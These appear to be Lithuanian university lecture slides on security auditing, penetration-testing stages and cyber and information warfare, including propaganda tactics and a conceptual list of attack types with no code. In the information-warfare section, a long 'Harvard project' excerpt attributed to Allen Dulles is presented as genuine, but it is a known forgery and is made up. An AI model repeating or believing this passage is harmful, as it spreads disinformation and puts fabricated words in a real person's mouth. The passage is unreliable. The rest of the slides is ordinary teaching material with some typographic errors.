2. Būtina nuolat sekti informacinės saugos situaciją ir atnaujinti saugos priemones.
3. Kompanijoje turi būti už informacinię saugą atsakingi žmonės.
4. Deja, saugos priemonės neretai apsunkina informacinės sistemos darbą, todėl dirbantys su sistema privalo suprasti, kur yra saugos ir spartaus darbo santykių ribos.



Audito vykdytojai


Yra paprastas pasirinkimas: **atliliki saugos auditą patiem, ar nusipirkti.** Pirmasis variantas reiškia arba savo saugumo testų sukūrimą bei specialios programinės įrangos išsigijimą. Kitas atveju tenka naudotis samdomų išorinių konsulantų paslaugomis.

Abu variantai nėra be prikaištų. Jei jūs esate maža kompanija, jūs mažiau kuo rizikuojate ir mažiau galite leisti sau samdytis brangius konsulantus. Tuo pat metu, mažai tikėtina, kad jūs turėsite pakankamai kompetencijos organizacijos viduje, kad sukurtumėte savo programinę audituojančią įrangą. Mažos kompanijos gali būti priverstos pasitikėti nemokama ar pigia programine įranga.

Didesnės kompanijos turės galimybių sukurti savo programinę įrangą, bet turės mažai laiko tai padaryti. Tuo pat metu, didelės kompanijos sistemų sudėtingumas sumažina galimybę, kad standartinė programinė įranga gali pilnai atliliki visų sistemų auditą. Didesnės kompanijos gali būti priverstos samdyti išorinius konsulantus.


Testavimo rizika

1. Kiekvieno informacinės saugos projekto vykdymas susietas su tam tikra rizika, kurią būtina įvertinti.
2. Nesankcionuotos skverbties galimybes nustatanti testuotojų grupė gali neaptikti visų informacinės sistemos pažeidžiamumo taškų.
3. Užsakovas ir vykdytojas gali nevienodai suprasti keliamus uždavinius.
4. Testavimo metu gali būti pažeistas sistemos funkcionalumas.
5. Gali būti paviešinta informacija apie sistemos informacinės saugos lygi.
6. Stengiantis išvengti kylančių pavojų, reikia įvertinti testuotojų kompetenciją ir patikimumą, testavimo metu turi dalyvauti vietinis darbuotojas, privalo būti nustatytas atliktų darbų konfidentialumas.




Skverbties testavimas

1. Skverbties testavimas (penetration testing) – tai vienas iš informacinės saugos auditu būdų.
2. Auditorių uždavinys – tai sankcioneuota skverbtis per egzistuojančią informacinės sistemas saugumo priemones.
3. Faktiškai auditorius veikia tarsi potencialus hakeriai.
4. Specialistai neturi vieningos nuomonės apie tokio testavimo tikslinguą.
5. Organizacijos užsako audito paslaugas tokiais atvejais:
 1. Siekiant įrodyti saugos nepakankamumą.
 2. Suteikti informacinės saugos impulsą organizacijos viduje.
 3. Atliglioti situacijos kontrolę, išorinio vertinimo pagalba.




Skverbties testo etapai


1. Testo atlikimo projekto parengimas ir tvirtinimas.
2. Atliekamo tyrimo tikslų ir rėmų nustatymas.
3. Komandos sudarymas ir pareigų paskirstymas.
4. Testo atlikimo proceso parengimas.
5. Kontrakto su užsakovu pasirašymas.
6. Informacijos apie testuojamą sistemą rinkimas.
7. Pažeidžiamumo galimybių identifikavimas ir analizė.
8. Pažeidžiamumo galimybių išnaudojimas testavimui.
9. Analizės rezultatų ataskaitos parengimas.



Saugos sistemos priežiūra

1. Jei samdytam hakeriui pavyko nulaužti jūsų sistemą, ją reikia atidžiai ištirti ir įvertinti tai, kad sistema eksploatacijos metu keičiasi ir kartu turi keistis ir tobulėti saugos sistema.
2. Esant galimybėms ir turint pakankamai kompetencijos, verta periodiškai patiemis sistemas vartotojams bandyti nulaužti sistemą, kol tai nepadarys svetimi.
3. Saugos sistema privalo reaguoti į kiekvieną nestandardinę situaciją.
4. Komercinių serverių apsaugai nepakanka naudoti slaptažodžius.
5. Būtina administratorių autentifikacija, naudojant pirštų atspaudus, garso atpažinimą.
6. Kadangi eilinių vartotojų programinė įranga tobulėja, atitinkamai tampa lengvesniu įsilaužimas į sistemas, todėl būtina atitinkamai visapusiškai tobulėti saugos sistemų administratoriams.






Sentencijos

Kompiuteriai nepatikimi, bet žmonės dar labiau nepatikimi.


Nepatikimumo dësnis

Kai paskiriamas ir sėkmingai dirba už informacijos švarą atsakingas darbuotojas, dažniausiai atsiras išradingas durnius, kuris sugalvos būdą, kaip neteisingą informaciją praleisti per šią apsaugą.

Trutmeno programavimo dësnis




Bendraukime...




Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)

6. Kibernetinis ir informacinis karas
prof. Algimantas Venčkauskas




Tarptautinių santykių teorija



*Liūdniausia yra tai, kad kare išnaudojama
geriausia, ką yra sukūrusi žmonija tam, kad
pasiekti blogiausia, ką sugeba žmogus.*

Henri Fosdik

XX amžiaus amerikiečių religinis veikėjas ir rašytojas



Karo apibrėžimas


ktu

1922

- Literatūroje nepateikiama vieningo karo apibrėžimo.
- Ciceronas karą apibūdino kaip lenktyniavimą taikant jėga.
- Websterio žodyne sakoma, kad karas – tai atviras ginkluotas konfliktas tarp tautų arba valstybių. Karas neatsitiktinis jėgos naudojimas, tai kolektyvinis politinis fenomenas.
- Klauzevicas pabrėžė, kad karas prasideda tada, kai politika ir demokratija patiria fiasko. Jei egzistuoja kitas konflikto sprendimo būdas, karinis konfliktas neįvyksta.
- Klauzevicas pateikė du karo apibrėžimus:
 - Karas yra politikos tasa ir jos instrumentas.
 - Karas - tai jėgos taikymo aktas, siekiant priversti priešą elgtis pagal puolančiojo valią.

Karu evoliucija

- Senieji laikai: karinė pergalė pasiekta nuvertus feodalus arba karalius.
- Ankstyvoji istorija: karinė pergalė pasiekta išplečiant imperijos sienas, įgijus žmonių, žemės ir kitų resursų.
- Viduramžiai: karas siejamas ne tiek ekonominiais kiek ideologiniai tikslais.
- Šaltasis karas: karas siejamas su valstybės išgyvenimu ir varžovų ideologijos plitimui.
- Dabartiniai laikai: atėmimo karai, nepriklausomos sistemos apsauga, valstybės politikos vykdymas...



Karo kilimas

- Kiekvienas karas turi tam tikrą prieistoriją, kuri ne iš karto veda prie ginkluoto konflikto. Karo kilimo procese išskiriami trys etapai:
 - Ginčo kilimas, kai viena iš šalių paskelbia apie pretenzijas kitai šaliai;
 - Ginčo peraugimas į konfliktą, kai taikomos nekarinės priemonės – diplomatinės, propagandinės, ekonominės ir taip siekiama realizuoti pretenzijas kitai šaliai;
 - Karinės jėgos naudojimas.
- Karas paprastai kyla po ilgalaikio šalių tarpusavio konfliktavimo.
- Karas – tai atskirų šalių politikos rezultatas. Kartu – tai tam tikras politikos realizavimo būdas.

Karu tipai

- Žinomi skirtini karu tipai:
 - Globalūs , kai valstybių grupės kovoja už lyderiavimą pasaulyje;
 - Tarpvalstybiniai, kai kariniu būdu sprendžiamos tarpvalstybinės problemas.
- Pagal tikslus ir priemones būna keturių kategorijų karai:
 - Keliami riboti tikslai ir naudojamos ribotos priemonės;
 - Keliami riboti tikslai ir naudojamos totalinės priemonės;
 - Keliami totaliniai tikslai ir naudojamos ribotos priemonės;
 - Keliami totaliniai tikslai ir naudojamos totalinės priemonės.



Alenas Dalesas

- Plano (**A. Daleso doktrinos**) autorius Alenas Dalesas (Allan W.Dallas -1893 – 1969) – nuo 1947m. (įkūrimo momento) dirbo JAV CŽV. 1942-1945m. vadovavo politinei žvalgybai Europoje. 1953-1961 m. – CŽV direktorius. „Šaltojo karo“ ideologas, vienas iš žvalgybinės veiklos prieš TSRS ir kitas socialistines valstybes organizatoriu.

Ištrauka iš “Harvardo projekto”:

- Pasibaigs karas, viskas nurims ir nusistovės. Ir mes visas turimas jėgas: visą auksą, **visą savo materialinę galią skirsite žmonių bukinimui ir apkvailinimui!** Žmogaus smegenys ir sąmonė turi gebėjimą keistis, todėl pasėjė Tarybų Sąjungoje chaosą, mes nepastebimai pakeisime tikras vertybes netikromis ir priversime žmones tomis netikromis vertybėmis tikėti.
- Mes subursime aplink save bendraminčius, surasime sau sajungininkus pačioje Rusijoje. Epizodas po epizodo **bus pradėta vykdyti grandiozinė savo mastais pačios nepaklusniausios Žemėje tautos žūties tragedija, galutinis ir nesugrąžinamas tautos sąmonės užgesinimas.** Pavyzdžiui, iš meno ir literatūros mes palaipsniui išguisime jo socialinę esmę; dailininkus ir rašytojus atpratinsime domėtis išraiška ir tyrinėjimu tų procesų, kurie vyksta tautos gelmėse. Literatūra, teatras, kinas – viskas vaizduos ir šlovins pačius žemiausius žmogiškus jausmus. Mes visokeriopai palaikysime ir padėsime taip vadintiems dailininkams, kurie įkyria kals į žmonių sąmonę sekso, smurto, sadizmo, išdavystės kultą – žodžiu, visokį amoralumą.


Alenas Dalesas

- Valstybės valdyme mes sukursime chaosą ir sumaištį.** Mes nepastebimai, bet aktyviai ir nuolatos sudarysime salygas valdininkų despotiškumo klestėjimui. Biurokratizmas ir vilkinimas bus laikomi dorybėmis. Sąžiningumas ir padorumas bus išjuokiami, taps niekam nereikalingi ir virs praeities atgyvenomis. Ižūlumas ir akiplėšiškumas, melas ir apgaulė, girtuoklystė ir narkomanija, gyvuliška baimė vieną kito ir begėdiškumas, išdavystė, nacionalizmas ir priešiškumas kitoms tautoms – visų pirma priešiškumas ir neapykanta rusų tautai — visa tai mes kultivuosime vikriai ir nepastebimai, kol visa tai suvešės ir įsitvirtins.
- Ir tik nedaugelis, visai nedaugelis įtars ar net supras, kas vyksta. Bet tuos žmones mes įstumsime į beviltišką padėtį, paversime juos pajuokos objektais, rasime būdų juos apjuodinti ir paskelbtį visuomenės atmatomis. **Rausime dvasines šaknis, suvulgarinsime ir naikinsime tautinės doros pagrindus.** Taip mes naikinsime kartą po kartos. Pradēsime nuo vaikų ir brėstančių paauglių, daugiausiai dėmesio skirsite jaunimui — skaldysime, demoralizuojame ir morališkai smukdysime jaunus žmones. Mes padarysime juos cinikais, nepraustaburniais ir kosmopolitais. Štai taip mes tai padarysime!"

Karo siaubas




Pablo Picasso. Gernika



Kibernetinis karas

Kibernetinis karas

- Gyvenimas elektroninėje erdvėje darosi vis intensyvesnis.
- Visais amžiais buvo, kad žmonijos išradimai buvo pritaikomi karo strategijoje ir taktikoje, karo pramonėje.
- Todėl nieko nuostabaus, kad veiklos elektroninėje erdvėje galimybėmis susidomėjo kariškiai.
- Pastarųjų metų kariniuose konfliktuose visapusiškai naudojamos informacinės technologijos – pradedant skubiu įvairios informacijos perdavimu didžiuliais atstumais, baigiant nuotoliniu karinių objektų valdymu.
- Atsirado naujas karinis terminas KIBERNETINIS KARAS.



Kibernetinis karas

- ❑ Kibernetinio karo ir karo tinkle (netwar) sąvoką pirmieji apibrėžė amerikiečiai Johnas Arquilla ir Davidas Ronfeldtas: kibernetinis karas tai ateities karinių konfliktų reiškimosi būdas, o informacinis dominavimas – raktas į pergalę.
- ❑ Karas tinkle – būdas išvengti realių karų, atbaidant potencialų priešininką ir kontroliuojant jo mąstymą.

Kibernetinis karas

- Kibernetinis karas – tai karas kibernetinėje (elektroninėje) erdvėje, naudojant informacines technologijas. Tai specifinė informacinio karo priemonė be tradicinių karo vedimo būdų.
- Kibernetinis karas – tai karo vedimo koncepcija, panaudojant modelius bei imitaciją. Kadangi nemažai taikinių fiziškai neegzistuoja, jie vaizduojami atitinkamais modeliais. Tokie modeliai privalo pilnai atspindėti visus realaus karo realiame laike ir realioje erdvėje aspektus.

Kibernetinis karas

- Šiuolaikinių informacinių technologijų naudojimas, suteikiantis ne tik naujų galimybių, bet ir sudarantis palankią terpję geografinių ribų neturintiems kibernetiniams karams kilti. Kuo gi šis karas ypatingas ir kokią grėsmę kelia tarptautinei bendruomenei?
- Bene kasdien galima išgirsti pranešimų, kad vienos ar kitos šalies atviruose ar uždaruose tinkluose aptinkamos šnipinėjimo programos, „nulaužiamos“ elektroninės bankininkystės sistemos, pavagiami asmens duomenys ir pan.
- Nesunku įsivaizduoti, kaip valdžios struktūrų remiami ar tiesiog „patriotiškai nusiteikę“ programišiai panaudotų sudėtingesnes technologijas ir kibernetinėje erdvėje atakuotų kitos šalies technologinės infrastruktūros objektus?
- Pažeidus elektrinių, šviesoforų valdymo ar medicininio gyvybės palaikymo sistemas būtų padaryta fizinė žala, kuri net pareikalautų žmonių aukų.

Kibernetiniai ginklai

- Kibernetiniai ginklai nukreipti į šalies gyvybiškumo užtikrinimą.
- Atskirose valstybėse ne tik kuriamos apsaugos priemonės nuo kibernetinių pavoju, bet kuriamos infrastruktūrinių objektų atakavimo priemonės, kurios santykinai nedidelėmis sąnaudomis gali išvesti iš rikiuotės priešininko elektros tinklus, transportą, telekomunikacijas, finansines sistemas, vandens tiekimą, kas sudarys priešininkui didelius nuostolius.
- Daugelyje šalių gyvybiškai svarbūs objektais yra prijungti prie interneto ir nepakankamai apsaugoti. Neįdiegus į tokią sistemų valdymo sistemas pakankamų apsaugos priemonių, į juos nukreiptos atakos gali išsaukti itin didelius nuostolius.
- Kariniai veiksmai kibernetinėje erdvėje sunkiai apibrėžiami dėl to, kad virtualiame kare gali dalyvauti daug pusiu ir nenustatytos jėgos panaudojimo taisykliės.
- Prasidėjus kariniams veiksmams kibernetinėje erdvėje, korporacijos ir privatūs asmenys gali pakliūti į kryžminę ugnį. Kadangi privatus sektorius neprijungtas prie valstybinės kibernetinės apsaugos sistemas, privatus sektorius sunkiai gali apsiginti.
- Propoganda (anti-)

VISKAS YRA PROPAGANDA?

Mokymas

Ugdymas (švietimas)

VISKAS YRA PROPAGANDA?

Informavimas



Леонид Волков: С вероятностью 99% политический контент, с которым столкнется < в интернете > человек в первый раз, будет продукцией кремлевотов...

Itaka

**Dezinformacija /
psichologinės
manipuliacijos**

PSICOLOGINĖS OPERACIJOS - “PILKA”, “JUODA” PROPAGANDA

Auditorija

Sprendimas

Poveikis



Vertinimas

TAKTINIAI PROPAGANDOS TIKSLAI

Nureikšminti,
atmesti kritiką



Sukelti neviltj
ir nepasitikėjimą



Iškraipyti faktus
/ klaidinti




Atitraukti nuo
pagrindinio / esminio
klausimo




TELEVIZIJA – PAGRINDINĖ PROPAGANDOS SKLAIDOS PRIEMONĖ

Леонид Волков: 90% жителей страны формируют информационную картину мира, опираясь, прежде всего, на федеральные каналы телевидения, полностью подконтрольные власти

14 % Lietuvos piliečių nuolat žiūri RF TV.






ALTERNATYVIOS SKLAIDOS PRIEMONĖS: SOCIALINIAI TINKLAI, KNYGOS, INTERNETAS, GELTONOJI SPAUDA

Remiamos visos radikalios, ekstremistinės, nacionalistinės, valstybės veiklą ardančios politinės ir visuomeninės jėgos, prisidengiant demokratijos ir žodžio laisvės skydu. Esminis skirtumas nuo normalaus politinio – visuomeninio diskurso: tokie procesai yra dirbtiniai, organizuojami ir valdomi iš išorės.

Troliai komentaruose ir kiber-išpuoliai.

Vienijanti tema: „ANTI-“ / -fašistai, -NATO, -ES, -atominė elektrinė, -amerikietiška ir t.t.



KĄ DARYTI?: UŽDUOTI KRITINIUS **KLAUSIMUS**

Ar informacija gali būti patikrinta?


Kokia žinutė yra „paslėpta“ ir koks jos siuntėjo
ryšys su turiniu?

Ar galima atsekti šaltinius?

Gyvybiškai svarbūs interesai informacinėje sferoje

Asmenybei:

- Piliečių konstitucinių teisių į objektyvios informacijos gavimą, perdavimą ir platinimą užtikrinimas;
- Piliečių teisių į privatų gyvenimą užtikrinimas;
- Piliečių teisių į apsaugą nuo sveikatai kenksmingos informacijos .



Gyvybiškai svarbūs interesai informacinėje sferoje

Visuomenei:

- Informacinės visuomenės kūrimas;
- Nacionalinių dvasinių vertybų apsauga, nacionalinio kultūrinio palikimo, moralės normų ir visuomenės vertybų išsaugojimas;
- Apsauga nuo manipuliavimo visuomenine sąmone;
- Šiuolaikinių informacinių technologijų prioritetinis vystymas, šalies mokslinio potencialo palaikymas ir vystymas.


Gyvybiškai svarbūs interesai informacinėje sferoje

Valstybei:

- Asmeninių ir visuomenės interesų apsauga;
- Valdžios institucijų visuomeninės kontrolės institutų sudarymas ir palaikymas;
- Suformuoti tokią valdžios institucijų sprendimų parengimo, priėmimo ir vykdymo sistemą, kuri pajėgi užtikrinti asmenybių, visuomenės ir valdžios interesų balansą;
- Apsaugoti valstybines informacines sistemas bei valstybinius informacinius resursus.

Informacinis karas

- Civilinis tinklo karas ir kibernetinis karas gali būti apibūdinti bendresniu terminu – informacinis karas (information warfare).
- Informacinis karas reiškia veiksmus, kurių imamasi, siekiant informacijos pranašumo, stengiantis paveikti priešininko informaciją ir informacija pagrįstus procesus, kart ginant savuosius.
- Alvinas Toffleris detalizuoją, kad informacinis karas susideda iš psichologinių operacijų, elektroninio karo, karinės apgaulės, fizinio griovimo, informacių atakų ir apsaugos priemonių.




Informacinis karas

- ❑ Realaus karo dievu galima laikyti artileriją.
informacnio karo dievas – propaganda.
- ❑ Nuotraukoje šalia Stalino Nikolajus Jeržovas (daug represijų surengęs ir jas vykdęs stalinistas).
- ❑ Sušaudžius patį Ježovą, jo buvimas nuotraukoje didžiojo vado aplinkoje tapo nebepageidautinas.



Kibernetinis ir informacinis karas

- Žiūrint į istorinę perspektyvą lengva pastebėti, kad aktyviau apie informacinius karus pradėta kalbėti maždaug prieš du dešimtmečius. Vieni iš esminių tokio pobūdžio agresijos bruožų – ji gali pasireikšti keliais skirtingais būdais, o pats agresorius turi galimybę išsaugoti anonimiškumą (dažniausiai įmanoma nuspėti, kas stovi už išpuolio, tačiau kur kas sunkiau įrodyti, kad išpuoliu organizavo konkreti valstybė ar organizacija).
- Mokslininkai, tyrinėjantys skirtingas informacinių karų išraiškas, nesutaria dėl informacinės agresijos tipų ir būdų. Iš tikrujujų informacinių karų samprata yra gana plati, o informacino karo visumą sudaro skirtingo lygio veiksmai.
- Kibernetiniai karai, kurie ne taip seniai dar atrodė esą fantastinės literatūros pramanas, šiandien jau laikomi realia grėsme žmogaus saugumui ir gerovei. Kibernetinės atakos tikslas yra labai konkretus – sunaikinti tam tikrą informaciją, pažeisti komunikacijos tinklus (taip, pavyzdžiu, apsunkinant ryšio tarp skirtingų karinių dalinių palaikymą), juos užvaldyti ir pasinaudoti jais savo tikslams pasiekti.



Ar galimas elektroninis Perl Harboras?

- Dramatiškiausia informacinės grėsmės versija yra vadinamasis “elektroninis Perl Harboras”: visas pasaulis tiesiog sustingtų, žmonių pinigai bankuose būtų užblokuoti, traukiniai ir metro sustotų, radijas, televizija, elektroninės žiniasklaidos priemonės, telefonai ir kompiuteriai nebeveiktų, visuomenė ir vyriausybės būtų bejégės ir visiškai prarastų funkcionavimo kontrolę...
- Mirtį nenešančios informacinės atakos metu gali būti padaryta žala, sulygintina su fiziniu kariniu smūgiu. Nesunku suprasti, kad valstybės ekonomikai sugriauti pilnai pakanka sujaukti bankinę sistemą.

Informaciniai ginklai

Informaciniai ginklai skirti:

- Informacinių masyvų sunaikinimui, iškreipimui, vogimui;
- Apsaugos sistemų apėjimui;
- Teisėtų sistemų vartotojų darbo apribojimui;
- Informacinių sistemų bei techninės įrangos darbo dezorganizavimui.



Dvi informacinio karo sritys

- ❑ Išskiriamais dvi svarbiausios informacinio karo galimybės – techninė ir socialinė.
- ❑ Turtingosios valstybės labiau akcentuoja techninę informacinio karo pusę.
- ❑ Neturtingos valstybės, negalinčios daug lėšų skirti techninei informacinio karo sričiai plėtoti, daugiau dėmesio nukreipia į poveikį visuomenei ar atskiroms žmonių grupėms.



Informacinio karo principai

- Nutraukti ryšį tarp lyderių ir karių.
- Silpninti priešo daviklių ir žvalgybos gebėjimus.
- Greitai priimti sprendimus – sprendimus priimti greičiau negu priešas.
- Informacinės sistemos turi efektyviai sąveikauti ir garantuoti horizontalią ir vertikalią srautų sklaidą.
- Privalo būti užkirstos sąlygos konflikto plitimui į aukštesnį lygi.
- Turi būti garantuotas maksimaliausias operacijos intensyvumas.

Atakuojantis informacinis ginklas

- Liuko operacijos (Trapdoor operations). Viešame tinkle įtaisyta į kodu kontroliuojamą komutavimo centrą slapta programa, galinti sutrikdyti atskiras tinklo funkcijas.
- Uostytojas (sniffer). Programa, nuotoliniu būdu gebanti nustatyti tinkle esančių vartotojų asmens duomenis ir slaptažodžius.
- Loginės bombos (Logic bomb). Iš anksto į karinės ar civilinės infrastruktūros valdymo centrus įdiegiami nesankcionuoti programiniai produktai, kurie pradeda veikti pagal tam tikrą signalą arba užduotu laiku;
- Masinės skambučių sistemos (Mass dialing system). Masinė telefonų numerių rinkimo ataka gali sužlugdyti komunikacijos sistemos funkcionavimą.
- Elektroninio pašto ataka (E-mail attack). Koncentruota elektroninio pašto ataka gali sutrikdyti ir paralyžuoti elektroninio pašto sistemą.

Atakuojantis informacinis ginklas

- Brukalo siuntimas (Spamming). Elektroninio pašto užvertimas nereikalingais laiškais.
- Trojos arklio ataka (Trojan horse attack). Piktavališka programa, suprojektuota palengvinti prieigą ir sąveiką tarp jos kūrėjo ir sistemos, į kurią infiltruoja.
- Kirminas (Worm). Programa, kuri be paliovos kopijuoją save ir užima vis daugiau vietas tinkle, kol sustabdo kompiuterio ir tinklo darbą.
- Pokštas (Spoofing). Kompromitujanti žinutė siunčiama taikiniui arba jo vardu.
- Informacijos blokavimas (Infoblocade). Bandoma blokuoti visą elektroninę valstybinę informaciją.

Atakuojantis informacinis ginklas

- Video morfema (Videoniorphing). Vaizdo ir balso sintezės būdu kuriami falsifikuoti klipai apie priešo lyderio pasakymus, stengiantis sugrauti jo autoritetą.
- Atnakymo veikti atakos (Denial of service attack). Blokuojama duomenų baziu ir tinklų sąveika.
- Van-Eck radiacija (Van-Eck-radiation). Slapta pasiklauso įranga, naudojanti parazitinius elektroninių prietaisų radiacijos signalus.
- Įsibrovimas (Hacking). Nesankcionuotas įsiskverbimas į sistemą, siekiant perimti ar sunaikinti informaciją.
- Sudirginimas (Freaking). Nesankcionuotas įsiskverbimas į sistemą, siekiant padaryti ekonominę apgavystę.

Socialinė informacijos karo sritis

- Žiniasklaidos vaidmuo informaciame kare pasireiškia tuo, kad ji yra pagrindinė ir veiksmingiausia psichologinio poveikio priemonių teikėja masinei auditorijai.
- Žymi dalis informacinės aplinkos sukuriama ne valstybės viduje, todėl ir jos ribojimo galimybės yra ribotos.
- Taigi, informacinis karas yra mūšis už karo lauko ribų, siekiant suformuoti tam tikrą politinį karinio konflikto kontekstą.



Kibernetinio ir informacinio karo strategijos

JAV informacinio karo požiūris

- JAV informacinio karo savoka įstatymiskai reglamentuota 1993 metais Gynybos ministerijoje patvirtintoje Informacinio karo koncepcijoje.
- Informacinis karas - tai veiksmai, kuriais siekiama paveikti priešo informaciją ir jo informacines sistemas taip, kad kilusiame konflikte būtų įtvirtintas informacinis dominavimas ir užtikrintas savos informacijos ir informacinių sistemų saugumas.
- Vėliau informacinio karo terminas pakeistas informacinėmis operacijomis.
- Informacinių operacijos pagrystos idėja, kad reikia formuoti informacijos erdvę, kuri esme labai panaši į suvokimo valdymą.

Pagrindinės priemonės

- Elektroninis karas (Electronic warfare) – naudojant elektroninę arba kryptinę energiją siekiama kontroliuoti elektroninį spektrą, apsaugoti save arbe pulti priešą.
- Kompiuterių tinklų operacijos (Computer network operations) – tai atakos prieš kompiuterius ir kompiuterinius tinklus.
- Karinė apgaulė (Military deception). Ja siekiama suklaidinti priešą skelbiant apie savo planus ir karinius pajégumus.
- Operacijų saugumas (Operations security). Išsiaiškinama priešą labiausiai dominanti informacija ir imamasi atitinkamų saugos priemonių.
- Psichologinės operacijos (Psychological operations) – tai veiksmų programos ir konkretūs veiksmai, siekiant paveikti konkrečios auditorijos požiūrius, nuomonę bei emocijas.

Trys paradigmos

1. Informacijos operacijų doktrinos – sisteminės pastangos sukurti karo įspūdį per informacinius procesus.
2. Viešoji diplomatija, apimanti tarptautines transliacijas, kultūrinę diplomatiją, švietimo mainus ir t.t.
3. Trečioji paradigma yra nauja tarptautinėje arenoje – tai politinis naujienų valdymas.

Rusijos požiūris

- Rusijoje informacinis karas siejamas su geopolitika ir tradicinės geopolitinės mąstymas perkeliamas į elektroninę edvę.
- Rusijos teoretikų darbuose apie informacinių karų pastebimi du iš pirmo žvilgsnio paradoksalūs dalykai:
 - Aiškus konstruktyvistinis požiūris į saugumą ir galią, kai iškeliamas informacijos ir informacinių saugumo vaidmuo.
 - Aptinkama ir realistinė tarptautinių santykių tradicija, kai aiškiai pabrėžiama erdvės kontrolės ir valdymo svarba.
- Deklaruojama, kad Rusijos Federacijos informacinių saugumo doktrina – tai oficialių požiūrių į informacinių saugos tikslus, uždavinius, principus ir pagrindines kryptis apibendrinimas.
- Doktrina laikoma Rusijos Federacijos informacinių saugos valstybinės politikos informacinių saugos srityje pagrindu.
